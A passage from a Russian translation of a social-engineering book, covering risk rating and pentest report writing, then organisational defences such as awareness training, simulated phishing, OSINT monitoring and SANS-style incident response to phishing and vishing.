Сетевой администратор, который заблокировал меня, переслал электронное письмо всей организации, не скрыв и не заблокировав ссылку в письме. Он создал Стрейзанд-подобный эффект; пытаясь предупредить людей о рассылке, администратор своими руками донес ее до большого количества людей, многие из которых перешли по ссылке из любопытства. Как гласит старинная английская поговорка, любопытство сгубило кошку.

Количественная оценка риска

Количественно оценить риск непросто, но это важно сделать, потому что отчет, который вы отправляете своему клиенту, должен систематизировать ваши выводы в зависимости от серьезности. Для оценки риска можно использовать различные методологии, как качественные (с использованием субъективных меток, таких как «критический», «высокий», «средний», «низкий» и «информационный»), так и количественные (например, по шкале от 0 до 10). Двумя такими методологиями являются методология оценки рисков OWASP и общая система оценки уязвимостей (common vulnerability scoring system, CVSS).

Если ваш работодатель или клиент в явном виде не запрашивает количественную оценку риска, я рекомендую придерживаться качественной. Попытка выполнить количественный анализ требует, чтобы все точки данных были в числовом формате, а перевод некоторых точек данных в объяснимый количественный формат влечет за собой ненужные сложности. Большинство наших показателей носит количественный характер, но мы не можем легко и однозначно преобразовать в числовые значения все действия пользователей. Например, пересылка электронной почты никак не связана с удалением письма. Присваивая этим действиям числовые значения, мы подразумеваем наличие связи между ними, которой не существует. При определении серьезности риска учитывайте вероятность и значимость инцидента, а затем присвойте этим факторам обоснованные весовые коэффициенты, чтобы получить единую оценку.

Затем определите, какой риск должен считаться критическим, высоким, средним, низким и информационным. Ниже приведены стандартные определения, которые вы можете использовать в отчете по своему усмотрению[1].

Критический

Это риски, которые могут привести к катастрофическим последствиям, длительному простою или прекращению всех операций. Обычно такие угрозы реализуют в максимальном объеме и за один прием. Инциденты критического уровня часто становятся известны общественности и оказывают значительное влияние на способность организации вести бизнес. Они также могут

[1] Полезное руководство по оценке рисков и составлению отчета приведено в книге Ройса Дэвиса «Искусство тестирования на проникновение в сеть»: *https://dmkpress.com/catalog/computer/securuty/978-5-97060-529-5/. – Прим. перев.*

угрожать жизни человека. В случае инцидента в области информационной безопасности это может быть утечка ограниченных или конфиденциальных данных, таких как персональные данные или защищенная медицинская информация, что и произошло в свое время в компании Equifax и подобных организациях.

Высокий

Эти риски могут привести к дорогостоящим или серьезным простоям, ущербу или сбоям в работе. Входной барьер для проникновения и воздействия низок. Они имеют большие последствия и могут затрагивать конфиденциальные или ограниченные данные, хотя и в меньших объемах, чем критические риски.

Средний

Эти риски могут привести к сбоям или проблемам в организации клиента, но не к серьезному простою. Сюда относится, например, получение доступа к системам, которые можно использовать для перехода к другим системам или объектам, а также утечка закрытых данных, не являющихся особенно конфиденциальными.

Низкий

Инциденты из этой группы представляют небольшую опасность для клиента. Реализация таких угроз может зависеть от других факторов, например локального физического доступа к сети, или требовать, чтобы другой вектор эксплуатации уже был выполнен. Эти риски связаны с минимальными сбоями в работе организации в случае успеха.

Информационный

В настоящее время такие инциденты не представляют риска, но не соответствуют передовым требованиям безопасности или могут стать рискованными позже.

Составление отчетов

Этот раздел поможет вам написать готовый отчет для вашего клиента. Хотя это не так увлекательно, как сама атака, фактически заказчики платят вам большие деньги именно за отчет. Тем не менее сделать его полезным – непростая задача. Правда в том, что некоторые клиенты будут внимательно читать отчет, в то время как другие положат на полку, даже не взглянув на него. Если люди не читают отчет, как они могут сделать выводы и исправить недостатки? Этот раздел предлагает ответ, рассматривая проблему с двух точек зрения: готовый отчет, который должен прочитать клиент, и ситуации, требующие, чтобы вы прекратили свои действия и позвонили клиенту.

Знайте, когда звонить по телефону

Отчет не единственный инструмент для общения с клиентом. Звоните клиенту в любое время, когда человеческая жизнь, карьера или

важные вычислительные ресурсы находятся под угрозой. Например, если вы обнаружите злоумышленника в сети клиента или другое сомнительное состояние, которое может ухудшиться со временем, немедленно предупредите клиента. Для всего остального, связанного с заказанной вам атакой, не стесняйтесь предоставлять краткие дополнительные сообщения по электронной почте или телефону, но обязательно уточняйте, что никакая информация в этих сообщениях не является официальной и юридически обязывающей. В противном случае вы можете попасть в суд, если информация в сообщениях будет противоречить сведениям в вашем финальном отчете. Отчет должен быть основным, а в идеале единственным официальным общением между вами и клиентом после завершения контракта.

Написание отчета

Я советую вам писать отчет по ходу дела, чтобы не пропустить детали и не копаться в заметках после завершения работы. Как говорил Крис Сандерс, автор книги «*Практический анализ пакетов*» (Practical Packet Analysis, No Starch Press, 2017), ваш отчет должен быть четким и кратким, но при этом он должен рассказывать историю. Используя повествовательные приемы, вы можете более эффективно вовлечь читателей, чтобы побудить их – возможно, даже с помощью социальной инженерии – прочитать отчет целиком.

Что я имею в виду под повествовательными приемами? Объясните шаги, которые вы предприняли, и почему они были важны. Сделайте так, чтобы это звучало, как будто вы действовали как настоящий злодей. Расскажите о том, что вы видели, о своем анализе ситуации и результатах. Небольшая хитрость: чтобы увлечь читателей, используйте в своей письменной речи *активный залог* вместо *пассивного*. Например, фраза «*наши консультанты составили список опасных уязвимостей сайта*» – активный залог. Фраза «*было установлено, что возможно составление списка уязвимостей*» представлена в пассивном залоге, да еще и звучит плохо. Поэтому первый вариант фразы более предпочтителен.

В зависимости от того, являетесь ли вы самозанятым или работаете в фирме, время на составление отчета может быть оплачено по меньшей ставке, чем само задание, или вообще не оплачиваться. Не используйте все отведенное на отчет время просто ради его использования. Делайте только то, что вам действительно нужно. Необходимо также учитывать время, которое потребуется на проверку документов (например, редакторами, юридическими группами или специалистами по обеспечению качества).

Структурирование отчета

Для начала выберите шаблон отчета – предоставленный вашим работодателем, один из шаблонов приложения 2, найденный в интернете или разработанный вами с нуля. В этой главе мы будем использовать шаблон из приложения 2.

В разделе «Обоснование» объясните параметры, ограничивающие тестирование, и причины, по которым оно было выполнено. Укажите здесь объем работ в соответствии с ТЗ, правила тестирования, предоставленные заказчиком, и параметры, которым вы должны соответствовать. Этот раздел не должен быть длиннее страницы, в идеале один или два абзаца.

Далее следует основное изложение отчета. Используйте этот раздел, чтобы дать общий обзор того, что вы сделали, что нашли и как вы это оцениваете. Также можете добавить общие советы по исправлению недочетов. Не вникайте здесь в подробности, так как вы должны исходить из того, что аудитория этого раздела не техническая и хочет немного более увлекательного чтения, чем инструкция к стиральной машине.

После резюме должен идти раздел с изложением ваших основных выводов. Здесь вы определяете основные проблемы, которые должны волновать клиента. Используя систему оценки рисков, подобную той, что описана в разделе «Количественная оценка риска», определите, какие выводы заслуживают оценки «Критический» или «Высокий риск», и включите только их. (Все остальные выводы относятся к общему разделу «Выводы» далее в документе.) Для каждого серьезного открытия объясните, что это за открытие, как его можно использовать, каковы потенциальные результаты, как проверить его независимо от вас и как исправить проблему. Сделайте все возможное, чтобы донести серьезность этих выводов до вашей аудитории. В разговорах с руководителями я счел полезным описать риск, указав конкретные негативные последствия, такие как попадание в выпуски федеральных новостей или обвинение в халатности в суде. Такие конкретные детали могут помочь привлечь внимание руководителей.

В следующем разделе следует подробно описать собранную вами информацию OSINT. Для каждого блока информации предоставьте краткое описание инструмента, который вы использовали, или снимок экрана с информацией, служащий доказательством. Если данные доступны в интернете, вы также можете предоставить ссылку. Без подтверждающих данных клиенты не смогут убедиться, что предоставленная вами информация соответствует действительности.

Если ваши скриншоты содержат информацию, способную как-либо навредить вам, можете зашифровать документ при его отправке клиенту. Я также работал с клиентами, которые не принимали отчеты в цифровом виде. Они требовали отправлять отчет обычной почтой, в виде распечатки на бумаге, чтобы не оставлять «электронный след», если что-либо, связанное с отчетом, попадет в суд. Хотя вам не нужно маркировать риски в этом разделе, потому что значительные риски будут перечислены и помечены в разделе выводов, выделяйте критические риски и риски высокого уровня жирным шрифтом, чтобы привлечь к ним особое внимание.

После раздела OSINT следует раздел социальной инженерии, в котором описывается ваше фактическое участие. Если вы использовали несколько видов социальной инженерии, берите подзаголовки, чтобы

разбить этот раздел на каждый тип взаимодействия: фишинг, вишинг и тестирование на месте. Если вы выполняете гибридное взаимодействие, а это означает, что ваш фишинг и вишинг связаны вместе, поместите их в подраздел «Гибридное взаимодействие». В каждом подразделе объясните все предлоги, использованные для взаимодействия с целью. Поясните, что вы сделали и какие получили результаты. Затем используйте показатели, описанные в разделе «Измерение», чтобы объяснить влияние результатов. Если вы ранее работали с клиентом, также можете сравнить результаты этого взаимодействия с предыдущим, чтобы клиент мог видеть свой прогресс.

Перенесите все свои выводы в следующий раздел. Здесь вы можете быть многословным. Объясните проблему, расскажите, как вы ее обнаружили, признаки, по которым вы ее нашли, ссылки, объясняющие, почему это является проблемой, как ее полностью устранить и возможные способы компенсации, если полное исправление невозможно. В этом разделе будет повторяться содержание обзорного раздела и выводов. В формате одного абзаца поясните, как можно устранить проблемы. На этом завершите раздел исправлений и рекомендаций.

Дайте рекомендации по обучению персонала, техническим решениям или другим изменениям в культуре компании. В части III этой книги обсуждаются такие средства защиты.

Имейте в виду, что вы просто рекомендуете. У вас нет полномочий требовать каких-либо изменений, и клиент может решить проблему, а может и не решить. Хотя вы можете испытывать чувство сопричастности к проекту, в конечном счете это не ваша проблема, если клиент решит не прислушиваться к вашему совету.

Контроль качества текста

Я рекомендую, чтобы несколько человек, действующие в соответствии с соглашениями о неразглашении, просмотрели отчет, прежде чем вы предоставите его клиентам. Один человек должен проверить все технические аспекты отчета, а другой – грамматику, орфографию и стиль. Ваши рецензенты должны также оценить развернутость отчета, чтобы убедиться, что он достаточно подробен, чтобы надлежащим образом передать суть, но не слишком многословен. Как может подтвердить Фрэнсис Со, редактор этой книги, я постоянно борюсь с этим. Так делают многие социальные инженеры. И, как заметил мой издатель Билл Поллок, социальные инженеры используют свою способность говорить без умолку как инструмент. При общении с людьми, далекими от техники и не связанными с безопасностью, эта сила становится недостатком.

Вывод

Отчетность – не самый интересный аспект социальной инженерии или сбора данных OSINT, но один из самых важных. Приложите максимум усилий, чтобы сообщить руководству не только о том, что вы

сделали, но и о том, как отреагировали на это сотрудники компании, а также дайте действенные советы по улучшению ситуации.

Показатели, которые вы измеряете, и методы их измерения повлияют на процессы принятия решений вашего клиента и общий успех его бизнеса. Предоставление плохо объясненных или искаженных данных может поставить клиента в неловкое положение или, что еще хуже, вызвать у него проблемы с законом, а у вас станет на одного (или более) клиентов меньше.

Имейте в виду, что ваш отчет, как правило, является единственным, что команда менеджеров вашего клиента видит из всего, что вы сделали. Они не увидят, насколько вы хороши в фишинге или вишинге, и, даже если бы они наблюдали за вами, они, вероятно, не были бы так впечатлены, как ваши коллеги в индустрии безопасности. На них произведет впечатление профессиональный отчет, написанный понятными им терминами, с советами, которые они смогут применить.

ЧАСТЬ III

ЗАЩИТА ОТ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ

10

ОПЕРЕЖАЮЩИЕ СПОСОБЫ ЗАЩИТЫ

Говорите правду, и вам не придется ничего запоминать.
Марк Твен

Теперь, когда мы рассмотрели основы социальной инженерии и сбора OSINT, пришло время поговорить о том, как организация может минимизировать влияние этих атак или даже полностью их предотвратить. Хотя мало кому удается остановить все атаки, вы можете предпринять шаги, чтобы уменьшить вероятность успеха атаки противника и сгладить ее последствия, если она все же произойдет.

В этой главе рассматриваются три таких метода: программы повышения осведомленности, мониторинг репутации и реагирование на инциденты. Мы обсудим элементы успешной программы повышения осведомленности, объясним, как внедрить мониторинг OSINT и технические средства контроля электронной почты, обеспечить интеграцию с реагированием на инциденты и, наконец, выполнять активное выявление угроз.

Программы повышения осведомленности

Программы повышения осведомленности – это инициативы компаний, предназначенные для предоставления рекомендаций пользователям в ситуациях, когда они сталкиваются с атаками социальной инженерии или, что часто случается, становятся их жертвами. Эти программы необходимы, потому что они позволяют познакомить пользователей с тактикой потенциальных злоумышленников и тем самым избежать потенциально негативного результата.

Один из подходов к проведению таких тренингов – информировать пользователей об общих тенденциях в индустрии безопасности. Впрочем, обычно не удается обойтись только общими советами. Надеемся, что предыдущие главы этой книги помогли вам понять, что традиционных правил безопасности, таких как поиск зеленого замка в адресной строке веб-браузера, проверки соблюдения орфографии и грамматики в электронных письмах и адресов ссылок, уже недостаточно для предотвращения фишинговых атак. Конечно, некоторые начинающие злоумышленники все еще совершают эти ошибки. Но изощренным хакерам, способным нанести катастрофический вред организации, такие промахи не свойственны.

Лучшим подходом является информирование пользователей о конкретных проблемах, с которыми организация сталкивается в результате фишинга. Например, если происходит наплыв электронных писем нигерийского принца или агрессивная кампания по компрометации деловой электронной почты с рассылкой писем от имени финансового директора, информирование пользователей о подробностях поможет им лучше противостоять этим атакам. Пользователи, вероятно, столкнутся с одной из этих конкретных атак, поэтому они должны знать, чего им следует остерегаться.

Как и когда проводить обучение

Хотя обучение должно проводиться часто, чтобы держать пользователей в курсе текущих тенденций, вы также не должны отвлекать их от прямых должностных обязанностей. Предлагать мероприятия по повышению осведомленности достаточно часто, чтобы пользователи запоминали уроки, не становясь при этом помехой работе, – это тонкий баланс. Я рекомендую проводить обучение не реже одного раза в квартал. Хотя ежемесячные тренинги обеспечивают большую безопасность, они могут быть обременительными как для пользователей, так и для тех, кто управляет программой.

Во время этого периодического образовательного мероприятия вы должны предоставить примеры фишинговых писем, которые организация получила с момента последнего обучения. Если ваша организация проводила какое-либо тестирование, вы также можете познакомить пользователей со статистикой и выводами, подобными тем, что обсуждалась в главе 9. Самое главное – сообщить пользователям, ка-

кие шаги они должны предпринять, если получат фишинговое электронное письмо, и как им поступить, если они станут жертвой.

Обсуждая примеры фишинговых писем, обращайте внимание пользователей на любые подсказки, указывающие на то, что письма являются поддельными. Сделайте это с точки зрения логики, языка и техники. Обращайте внимание на любые запросы, которые нарушают стандартные рабочие процедуры или причины. Например, спросите, почему финансовому директору, который находится в отпуске в Таиланде, внезапно понадобилось, чтобы бухгалтерия срочно перечислила несколько миллионов на счет PayPal, а затем отправила сообщение в Белиз. Укажите на грамматические ошибки, которые могут включать в себя отсутствующие ключевые фразы, различные орфографические правила или использование неправильного термина для обозначения сотрудников (партнер для Walmart и член актерского состава для Disney). Научите пользователей наводить курсор на ссылки, чтобы увидеть страницу, на которую их пытается отправить электронное письмо. Поощряйте их пересылать подозрительные электронные письма в службу безопасности. Отговаривайте их от пересылки «писем счастья» или ответов на подозрительные сообщений без предварительной консультации с командой безопасности.

Некарательная политика

Одна из основных причин, по которой люди не сообщают о том, что стали жертвами фишинговых писем, – будь то переход по ссылке, скачивание вредоносного файла или информация, которую они ввели в веб-форму, – заключается в том, что они опасаются наказания или даже боятся потерять работу. Но незарегистрированная успешная попытка фишинга может привести к значительному простою работы или, если организация стала жертвой программы-вымогателя, к покупке огромной суммы в биткойнах для расшифровки данных.

Сотрудники должны знать, что вполне приемлемо и даже необходимо сообщать о том, что они стали жертвами атаки с использованием социальной инженерии. Хотя после этого их могут направить на дополнительное обучение, в результате им не придется рассылать свое резюме в поисках новой работы. Многие фирмы социальной инженерии включают в контракты, которые они заключают со своими клиентами, положения, запрещающие увольнение сотрудников по результатам тестирования. На моей памяти этот пункт контракта не применялся в суде. Я лично не участвовал в каких-либо судебных разбирательствах относительно такого положения, и я не знаю никого, кто участвовал. Проконсультируйтесь с юристом относительно законов своей страны, прежде чем пытаться включить такой пункт в свой контракт.

В редких случаях приходится увольнять сотрудников, потому что они не могут понять (или не желают соблюдать) ключевые концепции безопасности. Такие сотрудники становятся больше обузой, чем активом. Тем не менее расторжение трудового договора с работником

должно быть крайней мерой. Начните с исчерпания всех попыток обучить сотрудника, включая выход за рамки обычных программ повышения осведомленности. Также попытайтесь внедрить дополнительные технические средства контроля.

Поощрение за хорошее поведение

Хотя не в ваших интересах наказывать людей за ошибки, полезно поощрять хорошее поведение. Однако опять же сделать это должным образом – тонкое искусство. Причина деликатности этого вопроса в том, что иногда люди пытаются обмануть систему.

В качестве примера того, что поощрение может сработать неправильно, рассмотрим, что произошло с Wells Fargo в 2016 году. В период с 2009 по 2015 гг. банк Wells Fargo ставил перед своими сотрудниками недостижимые цели по продажам. Позже он обнаружил, что эти цели побудили 5300 сотрудников создать поддельные учетные записи Wells Fargo, в некоторых случаях для семьи и друзей, а в других – для совершенно незнакомых людей.

Чтобы сотрудники не обманывали систему, избегайте прямых поощрений за сообщения о большинстве попыток фишинга. Это будет провоцировать сотрудников преднамеренно попадать в фишинговые списки, создавая дополнительную работу для службы безопасности. Вместо этого вы можете поощрять сообщения об умных или уникальных фишинговых письмах или что-то в этом роде – так даже еще лучше. Идея состоит в том, чтобы поощрять уведомления в целом, а не наибольшее их количество. Если организация основывает вознаграждение на количестве, а сотрудники намеренно инсценируют случаи, в конечном итоге может случиться реальная фишинговая атака и пользователи станут жертвой; тем временем служба безопасности будет занята анализом других пересланных им писем.

Вот несколько бесплатных или недорогих призов, которые вы можете предложить:

- подарочная карта в сетевой магазин или кофейню;
- бесплатное парковочное место на неделю;
- участие в розыгрыше крупного приза;
- бесплатный обед в корпоративном кафе в течение недели.

Чтобы укрепить правильное поведение сотрудников, предложите им поощрение в виде осязаемой ценности. Это само по себе социальная инженерия, но она направлена на достижение положительных результатов для сотрудников и организации.

Проведение фишинговых кампаний

Несмотря на некоторую противоречивость, проведение фишинговых кампаний в рамках ваших усилий по обучению помогает проверить способность ваших сотрудников противостоять реальным попыткам фишинга и оценить реакцию организации в целом.

Первый выбор, который вы должны сделать после принятия решения о моделировании фишинговой кампании, заключается в том, проводить ли учебную атаку силами организации или нанять для этого третью сторону. Чтобы выбрать лучший вариант для вашей компании, спросите себя, как часто вы планируете проводить такие мероприятия и каков ваш бюджет. При аутсорсинге фишинговые задания могут занимать от 4 до 24 ч оплачиваемой работы на каждое взаимодействие в зависимости от желаемого ТЗ, масштаба и сложности. Если вы предпочитаете внутреннее тестирование, нужно выяснить, кто будет выполнять задание, каковы их другие обязанности и какое влияние на вашу безопасность окажет их занятость проведением атаки. Если у вас есть средства на покупку услуги моделирования фишинга у технической компании, такой как Proofpoint, Cofense или KnowBe4, вы также можете пойти по этому пути.

Репутация и OSINT-мониторинг

Упреждающий мониторинг OSINT так же важен, как и упреждающая социальная инженерия. Мониторинг OSINT или практика периодического проведения OSINT на себе или своих клиентах также иногда называют мониторингом бренда и репутации или мониторингом даркнета. Преимущество OSINT-мониторинга в любой форме и разновидности заключается в том, что он позволяет организации видеть то, что могут видеть потенциальные злоумышленники. Это позволяет организации действовать надлежащим образом перед атакой, будь то удаление данных, если это возможно, усиление мониторинга или распространение дезинформации.

Поскольку OSINT в значительной степени имеет пассивно-наблюдательный характер, вы не можете научить пользователей вести себя таким образом, чтобы злоумышленники не могли собирать OSINT. К тому же обнаружить сам факт сбора OSINT очень сложно. Во многих случаях источником OSINT могут служить учетные записи пользователей, и организация не может заставить пользователя удалить что-либо из социальных сетей, если только это не нарушает права интеллектуальной собственности в соответствии с Законом об авторском праве в цифровую эпоху (DMCA) или какие-либо другие юридические нормы.

Реализация программы мониторинга

При реализации программы мониторинга OSINT сосредоточьтесь на поиске информации, которая может представлять риски для бизнеса. Не используйте мониторинг как средство для слежки или вмешательства в личную жизнь сотрудников. Один простой способ убедиться, что ваше тестирование остается этичным, – передать мониторинг OSINT на аутсорсинг (обсуждается далее в разделе «Аутсорсинг»).

Если ваша организация решит внедрить свою собственную программу OSINT и мониторинга репутации, она должна решить, на какие параметры опираться и в каких рамках работать. При этом нужно

ответить на вопросы «что?», «когда?» и «как тестировать?». Поскольку сотрудники могут опубликовать что угодно в любое время, хорошим решением является ежемесячное или ежеквартальное тестирование. В противном случае многие из соображений, необходимых для настройки фишинговой кампании, применимы и здесь. Тестирование будет автоматизированным или ручным? Каков ваш бюджет? Насколько глубоким должно быть взаимодействие? Каков охват? Как вы обеспечите соблюдение права ваших сотрудников на частную жизнь и возможность публиковать сообщения в социальных сетях?

Определение объема ручного тестирования, которое необходимо провести, способствует более точной оценке бюджета. Чтобы кто-то активно искал OSINT об организации, нужно платить этому аналитику (и, возможно, работодателю аналитика). Автоматизированные сервисы этого не требуют, но владелец может взимать плату за использование сервиса.

Определите масштаб исследования, аналогичный тому, который используется для задач социальной инженерии. Это необходимо, чтобы не нарушать конфиденциальность ваших сотрудников. Хотя организация должна заботиться о том, какую информацию поставщики, сотрудники, подрядчики, посетители и партнеры размещают в открытом доступе, избегайте поиска контента, которым сотрудники делятся в частном порядке между собой или с друзьями. Не заставляйте их связываться с вами в социальных сетях и не пытайтесь присоединиться к их спискам друзей, используя поддельные учетные записи.

Аутсорсинг

По моему опыту зачастую лучше поручить OSINT и мониторинг репутации третьей стороне. Когда третьи лица собирают данные OSINT о ваших сотрудниках, вы можете избавиться от опасения, что организация шпионит за сотрудниками. Это также держит команду безопасности вашей организации подальше от личных учетных записей, принадлежащих другим сотрудникам, что снижает вероятность обвинений в преследовании или вымогательстве. Наконец, это предотвращает случаи злоупотребления под лозунгом безопасности.

Помимо предотвращения заявлений о вымогательстве, привлечение третьих сторон для проведения мониторинга OSINT позволяет следователям работать с минимальной предвзятостью.

Они скорее действуют как сито, чем насос, а это означает, что они отфильтровывают постороннюю информацию, не имеющую отношения к безопасности, часто с помощью автоматических веб-сканеров, без какого-либо умысла и предоставляют организации только актуальную информацию.

Реагирование на инциденты

Реагирование на инциденты – это набор предопределенных действий, которые организация предпримет, если неблагоприятное событие со-

ответствует критериям, классифицирующим его как инцидент. Частью подготовки к реагированию на инциденты является обдумывание того, что может произойти, если социальная инженерия окажется успешной. Остальная часть относится к изучению взаимодействий в вашей компании, чтобы вы могли предпринять шаги для предотвращения широкомасштабного или катастрофического воздействия. Как я говорил ранее в этой книге, решение о том, какие действия предпринять, нужно принимать не в разгар активной кампании социальной инженерии.

Процесс реагирования на инциденты по версии SANS

Институт SANS, организация по исследованиям и обучению в области безопасности, определяет целостный процесс реагирования на инциденты, который включает следующие этапы: подготовку, идентификацию, сдерживание, устранение, восстановление и извлечение уроков (рис. 10.1). Этот стандарт реагирования на инциденты, также известный как PICERL (preparation, identification, containment, eradication, recovery, lessons), учитывает весь жизненный цикл инцидента, начиная с момента его классификации и заканчивая анализом после его разрешения. На каждом этапе вы определяете шаги, необходимые для минимизации последствий атаки, максимально быстрого восстановления служб и устранения основной причины события.

Рис. 10.1. Процесс реагирования на инциденты SANS

На этапе *подготовки*, который часто вырастает из этапа извлечения уроков из предыдущего инцидента, вы предвидите будущие инци-

денты, запуская программы повышения осведомленности, выполняя моделирование фишинга и отслеживая свой OSINT.

Фаза *идентификации* начинается в тот момент, когда организации становится известно о событии, которое организация классифицирует как инцидент. В контексте социальной инженерии эту фазу могут запустить, например, следующие события: пользователь сообщил о переходе по фишинговой ссылке; пользователь сообщил, что он предоставил информацию звонящему по телефону; оповещение о программах-вымогателях от инструментов предотвращения вредоносных программ; журналы сервера, указывающие на сканирование портов, необычно высокий уровень доступа или скачивание всех общедоступных файлов; любые электронные письма, полученные на адрес электронной почты-приманки (который не служит никакой другой цели, кроме как быть обнаруженным вредоносными инструментами поиска); подозрительные оповещения по электронной почте от программного обеспечения для фильтрации электронной почты, такого как Proofpoint или Mimecast; настраиваемые оповещения на основе внутренней и внешней информации об угрозах.

После идентификации и классификации инцидента вы переходите к этапу *сдерживания*, на котором предпринимаете шаги, чтобы предотвратить дальнейшее распространение угрозы. Когда дело доходит до социальной инженерии, действия по сдерживанию могут включать в себя блокировку домена в корпоративном DNS или удаление электронной почты с почтового сервера и очереди. Вы также можете напрямую заблокировать доступ к домену, IP-адресу или адресу электронной почты из сети и систем организации. Наконец, вы можете изолировать подозрительный компьютер от остальной сети или поместить его в песочницу, принудительно сбросить пароль пользователя или даже деактивировать затронутые учетные записи пользователей. После того как вы приняли первоочередные меры, нужно отправить пользователям массовую рассылку по электронной почте, чтобы они не стали жертвами.

На этапе *устранения* вы решаете проблему. Удаляете все вредоносные программы ранее установленные. Затем анализируете первопричину инцидента и начинаете определять действия, которые помогут вам восстановиться. Если не задействовано вредоносное ПО, обычно это очень короткая фаза.

На этапе *восстановления* вы предпринимаете любые действия, необходимые для полного восстановления после инцидента. Сюда может входить повторное включение учетных записей пользователей, изменение конфигурации сети для удаления песочниц или других сегрегаций, введенных в действие в результате злонамеренных действий, и отмену изменений, внесенных злоумышленником.

После того как все нормализуется, на этапе *извлечения уроков* вы еще раз анализируете основную причину инцидента, чтобы определить существующие пробелы в ваших знаниях и действиях. Затем переходите к этапу устранения этих пробелов на этапе подготовки. Это время, чтобы задуматься и решить, что можно было бы сделать лучше.

Реагирование на фишинг

Теперь, когда вы знаете основы реагирования на инциденты, нужно определить, что должны делать пользователи, если они станут жертвами различных видов атак социальной инженерии. Начнем с фишинга. Фишинговое письмо, содержащее ссылки или файлы, может позволить злоумышленнику получить доступ к вашим системам. Ваша цель, таким образом, должна состоять в том, чтобы ускорить сдерживание и устранение.

Один из советов, позволяющих быстро реагировать на атаку, – это выбрать один яркий цвет для всех сетевых кабелей, подключенных к компьютерам сотрудников. Это позволит вам поручить сотрудникам отсоединить этот цветной кабель от задней панели компьютера или настенной розетки в любой подозрительной ситуации. Имейте в виду, что некоторые компьютеры могут быть подключены к беспроводной сети, и вам также следует определить поведение для отключения беспроводных устройств.

Попросите пользователей сообщить примерное время, когда произошел инцидент. Эта деталь помогает команде безопасности быстро находить журналы, которые они должны просмотреть, а не оставлять их без подсказок о том, где искать. Став жертвой атаки, пользователи должны выйти из системы, выключить питание, отключиться от сети или перевести свою систему в спящий режим. Действия, которые должен предпринять пользователь, зависят от возможностей организации и ее потенциальной реакции на данный инцидент. В качестве альтернативы, если организация собирается восстановить систему с известного безопасного носителя, правильным действием может быть просто выключение системы после сбора артефактов, свидетельствующих об атаке злоумышленника.

Пользователь также должен сообщить исходный адрес электронной почты или веб-сайт фишинга, любые окна и приложения, которые были открыты, и произошло ли что-нибудь необычное на экране.

Вы должны распечатать эти рекомендации, заламинировать их и поместить на физическое рабочее место каждого пользователя. В любой момент времени пользователь должен иметь возможность взглянуть на список и выполнить необходимые действия.

Реагирование на вишинг

Хотя вишинг похож на фишинг, он представляет собой уникальную проблему. При отсутствии контроля за всеми телефонными звонками способность идентифицировать звонки и реагировать на них зависит от сотрудников, сообщающих о них, а также от знания действий, которые необходимо предпринять заранее. Никакие широко распространенные или точные системы обнаружения вторжений (IDS) или SEIM не охватывают телефонные звонки. Компании могут отслеживать интернет-трафик любых IP-телефонов, подключенных к корпоративной сети Wi-Fi, но не обычные телефонные звонки или их контекст.

К счастью, злоумышленник не может напрямую войти в систему и захватить сеть с помощью телефонного звонка.

Даже если злоумышленник получит путем вишинга нужную информацию, технические средства контроля могут предотвратить причинение дальнейшего вреда. В любом случае вы должны определить действия для реагирования на попытки вишинга.

Во-первых, заподозрив вишинг, пользователи должны либо попросить перезвонить и повесить трубку, либо попытаться получить информацию от звонящего, либо солгать, чтобы его запутать. Службе безопасности организации необходимо будет решить, каким действиям обучать сотрудников. Рекомендуя пользователям задавать встречные вопросы или лгать, вы рискуете тем, что неопытный пользователь может непреднамеренно выдать ценную и точную информацию. В любом случае пользователи должны связаться с информационной службой безопасности и указать примерное время, когда произошел инцидент, любые действия, которые они предприняли, номер телефона звонящего, информацию, которую они смогли получить, и информацию, которую они предоставили мошеннику. Они также должны сообщить о звонящем – его акценте, диалекте, тоне или настроении или наличии фоновых шумов.

Реагирование на сбор OSINT

Обнаружить сбор OSINT сложно, потому что такие платформы, как Shodan, Censys и Have I Been Pwned, не позволяют автоматически выдавать оповещения по факту поисковых запросов, хотя вы можете написать свой собственный код для выдачи оповещений всякий раз, когда данные организации появляются на таких платформах. Have I Been Pwned позволяет организациям, которые могут доказать право собственности на домен, настраивать такие оповещения, но не будут делиться взломанными учетными данными, принадлежащими учетным записям в домене. Но поскольку сбор OSINT обычно происходит на этапе разведки этического хакинга, он часто сопровождается сканированием сетевых ресурсов, которое можно легко обнаружить.

Первый уровень обнаружения лежит в системе доставки контента (CDN), такой как Cloudflare или Amazon CloudFront, если они используются. Следующий уровень находится в журналах веб-сервера или журналах веб-приложений. Эти источники будут информировать организацию о том, кто сканирует и что сканируется. Часто этим оповещениям будет недоставать контекста, необходимого для различения массового веб-сканирования и действий реального противника, пытающегося собрать OSINT или работающего посредством сканирования ресурсов.

Решите, какие действия вы должны заблокировать. Примеры могут включать блокировку пользователей после определенного количества ошибок 404, вызванных сканированием сайта; блокировку или ограничение скорости поиска до определенного количества событий в секунду; блокировку любого, кто скачивает определенное количест-

во общедоступных файлов, используя определенную строку пользовательского агента в браузере или скрипте; и блокировку пользователей, которые переходят на специальную страницу-ловушку.

Управление вниманием СМИ

В зависимости от серьезности атаки, известности, которую она получает, и других событий, происходящих в новостном поле, представители средств массовой информации могут попытаться поговорить с людьми из вашей организации во время инцидента. Хотя это не должно быть вашим главным приоритетом, неспособность ответить на запросы СМИ может привести к худшим последствиям, чем если бы вы просто признали, что не знаете всех деталей на данный момент. Хотя средства массовой информации должны обращаться к отделу по связям с общественностью организации, некоторые журналисты могут попытаться взять интервью у любого сотрудника.

Чтобы контролировать сообщение, передаваемое общественности, запретите общение со СМИ для всех сотрудников, кроме тех, которые указаны в вашем плане реагирования на инциденты. Предоставьте неуполномоченным сотрудникам шаблон ответа для обработки таких запросов. Это может быть такое простое заявление, как «Я не уполномочен обсуждать тему вашего запроса», или перенаправление к официальному сотруднику по связям с общественностью в компании.

Сотрудники, уполномоченные общаться со СМИ, должны понимать, какой тон использовать, как отказаться от ответа и с кем говорить, чтобы узнать факты, которыми они поделятся с журналистами. Также определите человека или группу для рассмотрения и утверждения любых сообщений, которые сотрудник по связям с общественностью будет предоставлять средствам массовой информации.

Я также настоятельно рекомендую проконсультироваться с внутренней командой по связям с общественностью вашей организации и любыми внешними консультантами, которых использует ваша организация. Они смогут говорить о конкретных политиках и процедурах вашей организации, тогда как я говорю о более общих принципах.

Как пользователи должны сообщать об инцидентах

